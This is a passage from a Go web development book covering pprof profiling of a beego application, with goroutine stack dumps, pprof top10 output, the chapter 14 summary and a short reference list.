Figure 14.7 current system goroutine, heap, thread information

Click goroutine we can see a lot of detailed information:

[localhost:8080/debug/pprof/goroutine?debug=1](http://localhost:8080/debug/pprof/goroutine?debug=1)

```
goroutine profile: total 8
1 @ 0x130f41 0x130d76 0x12e16e 0xa055a 0xa06a2 0x1e2b4 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
0x130f41 runtime/pprof.writeRuntimeProfile+0x88 /Users/apple/go/src/pkg/rur
0x130d76 runtime/pprof.writeRoutine+0x82 /Users/apple/go/src/pkg/rur
0x12e16e runtime/pprof.(*Profile).WriteTo+0xa2 /Users/apple/go/src/pkg/rur
0xa055a net/http/pprof.handler.ServeHTTP+0x210 /Users/apple/go/src/pkg/net
0xa06a2 net/http/pprof.Index+0x143 /Users/apple/go/src/pkg/net
0x1e2b4 github.com/astaxie/beego.(*ProfController).Get+0x1f1 /Users/apple/YUNIO/gopath/e
0xa77e7 reflect.Value.call+0x135e /Users/apple/go/src/pkg/refl
0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/refl
0x1f7b3 github.com/astaxie/beego.(*ControllerRegister).ServeHTTP+0xa77 /Users/apple/go/src/pkg/refl
/Users/apple/YUNIO/gopath/src/github.com/astaxie/beego/router.go:250
0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net

1 @ 0x10a3f 0x4575 0x491d 0xf1671 0xf39b1 0x1008aa 0x1009a4 0x40896 0x407f3 0x40cae 0x1ac97 0x1b5ea 0x2084 0xf7cb (
0xf1671 net.(*pollServer).WaitRead+0x73 /Users/apple/go/src/pkg/net/fd.go:268
0xf39b1 net.(*netFD).accept+0x20d /Users/apple/go/src/pkg/net/fd.go:622
0x1008aa net.(*TCPListener).AcceptTCP+0x71 /Users/apple/go/src/pkg/net/tcpsock_posix.q
0x1009a4 net.(*TCPListener).Accept+0x49 /Users/apple/go/src/pkg/net/tcpsock_posix.q
0x40896 net/http.(*Server).Serve+0x88 /Users/apple/go/src/pkg/net/http/server.go:
0x407f3 net/http.(*Server).ListenAndServe+0xb6 /Users/apple/go/src/pkg/net/http/server.go:
0x40cae net/http.ListenAndServe+0x69 /Users/apple/go/src/pkg/net/http/server.go:
0x1ac97 github.com/astaxie/beego.(*App).Run+0x156 /Users/apple/YUNIO/gopath/src/github.com/as
0x1b5ea github.com/astaxie/beego.Run+0x181 /Users/apple/YUNIO/gopath/src/github.com/as
0x2084 main.main+0x84 /Users/apple/YUNIO/gopath/src/beetest/main.
0xf7cb runtime.main+0x92 /Users/apple/go/src/pkg/runtime/proc.c:245

1 @ 0x10a7b 0xe35d 0xf86e
0x10a7b runtime.entersyscall+0x37 /Users/apple/go/src/pkg/runtime/proc.c:952
0xe35d runtime.MHeap_Scavenger+0xce /Users/apple/go/src/pkg/runtime/mheap.c:364

1 @ 0x10bde 0x1127a9 0x110d16 0x10f925 0xf4772 0xf1446 0xf86e
0x1127a9 syscall.Syscall6+0x5 /Users/apple/go/src/pkg/syscall/asm_darwin_amd64.s:39
0x110d16 syscall.Kevent+0x88 /Users/apple/go/src/pkg/syscall/zsyscall_darwin_amd64.go:15
0x10f925 syscall.Kevent+0xa4 /Users/apple/go/src/pkg/syscall/syscall_bsd.go:538
0xf4772 net.(*pollster).WaitFD+0x185 /Users/apple/go/src/pkg/net/fd_darwin.go:96
0xf1446 net.(*pollServer).Run+0xe4 /Users/apple/go/src/pkg/net/fd.go:236

1 @ 0x10a3f 0x19059 0x18f48 0x9fd84 0x1e239 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
0x18f48 time.Sleep+0x49 /Users/apple/go/src/pkg/runtime/zti
0x9fd84 net/http/pprof.Profile+0x269 /Users/apple/go/src/pkg/net/http/pg
0x1e239 github.com/astaxie/beego.(*ProfController).Get+0x176 /Users/apple/YUNIO/gopath/src/github.com/astaxie/beego.(*ProfController).Get+0x176
0xa77e7 reflect.Value.call+0x135e /Users/apple/go/src/pkg/reflect/val
0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/reflect/val
0x1f7b3 github.com/astaxie/beego.(*ControllerRegister).ServeHTTP+0xa77 /Users/apple/YUNIO/gopath/src/github.com/astaxie/beego.(*ControllerRegister).ServeHTTP+0xa77
0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net/http/se
```

Figure 14.8 shows the current goroutine details

We can also get more details from the command line information

```
go tool pprof http://localhost:8080/debug/pprof/profile
```

This time the program will enter the profile collection time of 30 seconds, during which time desperately to refresh the page on the browser, try to make cpu usage performance data.

```
(pprof) top10
Total: 3 samples

1 33.3% 33.3% 1 33.3% MHeap_AllocLocked
1 33.3% 66.7% 1 33.3% os/exec.(*Cmd).closeDescriptors
1 33.3% 100.0% 1 33.3% runtime.sigprocmask
0 0.0% 100.0% 1 33.3% MCentral_Grow
0 0.0% 100.0% 2 66.7% main.Compile
0 0.0% 100.0% 2 66.7% main.compile
0 0.0% 100.0% 2 66.7% main.run
0 0.0% 100.0% 1 33.3% makeslice1
0 0.0% 100.0% 2 66.7% net/http.(*ServeMux).ServeHTTP
0 0.0% 100.0% 2 66.7% net/http.(*conn).serve
```

(pprof)web

gotour

Total samples: 3

Focusing on: 3

Dropped nodes with <= 0 abs(samples)

Dropped edges with <= 0 samples




Figure 14.9 shows the execution flow of information

## 14.7 Summary

This chapter explains how to extend the framework based on beego, which includes support for static files, static files, mainly about how to use beego for rapid web development using bootstrap to build a beautiful site; second summary explaining how beego in integrated sessionManager, user-friendly in use beego quickly when using session; Third Summary describes the forms and validation, based on the Go language allows us to define a struct in the process of developing Web from repetitive work of liberation, and joined the after verification of data security can be as far as possible, the fourth summary describes the user authentication, user authentication, there are three main requirements, http basic and http digest certification, third party certification, custom certification through code demonstrates how to use the existing section tripartite package integrated into beego applications to achieve these certifications; fifth section describes multi-language support, beego integrated go-i18n this multi-language pack, users can easily use the library develop multi-language Web applications; section six subsections describe how to integrate Go's pprof packages, pprof package is used for performance debugging tools, after the transformation by beego integrated pprof package, enabling users to take advantage of pprof test beego based applications developed by these six subsections introduces us to expand out a relatively strong beego framework that is sufficient to meet most of the current Web applications, users can continue to play to their imagination to expand, I am here only a brief introduction I can think of to compare several important extensions.

# Appendix A References

This book is a summary of my Go experience, some content are from other gophers' either blog or sites. Thanks them!

1. [golang blog](#)
2. [Russ Cox blog](#)
3. [go book](#)
4. [golangtutorials](#)
5. [轩辕刃de刀光剑影](#)
6. [Go Programming Language](#)
7. [Network programming with Go](#)
8. [setup-the-rails-application-for-internationalization](#)
9. [The Cross-Site Scripting \(XSS\) FAQ](#)



